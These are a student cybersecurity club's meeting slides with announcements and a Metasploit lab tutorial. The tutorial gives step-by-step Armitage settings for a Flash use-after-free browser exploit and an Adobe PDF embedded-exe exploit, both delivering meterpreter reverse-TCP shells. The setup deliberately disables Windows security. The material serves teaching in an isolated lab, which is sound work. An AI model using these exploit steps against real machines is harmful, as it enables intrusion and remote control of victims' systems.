Cyber@UC Meeting 79

Metasploit

If You’re New!

- Join our Slack: **cyberatuc.slack.com**
- Check out our website: **cyberatuc.org**
- **SIGN IN!** *(Slackbot will post the link in #general every Wed@6:30)*
- Feel free to get involved with one of our committees:

  Content *Finance* *Public Affairs* *Outreach* *Recruitment* *Lab*
- Ongoing work in our research lab!

Announcements

- Looking for **lab committee** volunteers!
- **Merchandise** on the way, Online Shop
- STEM FEST on **Dec 1st**!
- We’re going to NorseRage's CTF at NKU on November 28th (**tomorrow**)
- The TVs are **finally** mounted!
- Ohio Officials visited our RAPIDS Lab!
- ***Battelle Internships***

Weekly News

Recommended Reading

https://thehackernews.com/2018/11/instagram-password-hack.html

https://thehackernews.com/2018/11/usps-data-breach.html


https://thehackernews.com/2018/11/cybersecurity-bug-bounty.html

https://thehackernews.com/2018/11/apple-macos-zeroday.html


OUR FEATURE
PRESENTATION

Metasploit

Open Source collection of Exploits and Payloads that makes exploiting systems really easy.



Installing Metasploit

- [Easiest] Included with **Kali**, but may need updated
- [Harder] **metasploit.com/get-started**
- If you need a Windows VM, search google for “Windows VM” and go to the “Free Virtual Machines” page on **developer.microsoft.com**

Install correct adobe versions on Windows VM

- Adobe Reader 8.1.0
- ftp://ftp.adobe.com/pub/adobe/reader/win/
- Flash 18.0.0.194
- https://helpx.adobe.com/flash-player/kb/archived-flash-player-versions.html
- Create a host-only network in global tools if one does not already exist
- Create a shared folder to transfer in installers
- Disable shared folder
- Ensure both Kali and Windows are host-only

Lowering fences

- Older exploit, we need to lower some fences to allow the exploit to run
- Turn off Windows Firewall
- Disable Windows Defender
- Reduce internet explorer settings to lowest possible
- Reduce security in Adobe Reader 8.1.0
  - Enable menu items JavaScript execution privileges
  - Disable verifying signatures when documents are opened

Flash browser exploit

- Open up armitage
- Setup multi/browser/adobe_flash_hacking_team_uaf
  - Payload: windows/meterpreter/reverse_tcp
  - Srvhost: 192.168.56.4, my Kali IP at the time of making these slides
  - Uripath: /flashexpl
  - Lhost: 192.168.56.4
- From Windows, navigate to 192.168.56.4:8080/flashexpl
- Return to armitage, right click newly hacked machine
- Select open meterpreter shell
  - Ls, Download, Upload, cd, cat, execute

PDF exploit

- Open armitage
- Select windows/fileformat/adobe_pdf_embedded_exe
  - Filename: evil.pdf
  - Lhost: 192.168.56.4 Kali's IP
  - Payload: windows/meterpreter/reverse_tcp
- Move evil.pdf onto windows machine, maybe through upload?
- Setup listenever exploit multi/handler
  - Lhost: 192.168.56.4 Kali's IP
  - Payload: windows/meterpreter/reverse_tcp
  - LPort:27140, needs to be the same as what was used in the exploit above
- Open evil.pdf in Windows, save template.pdf to a location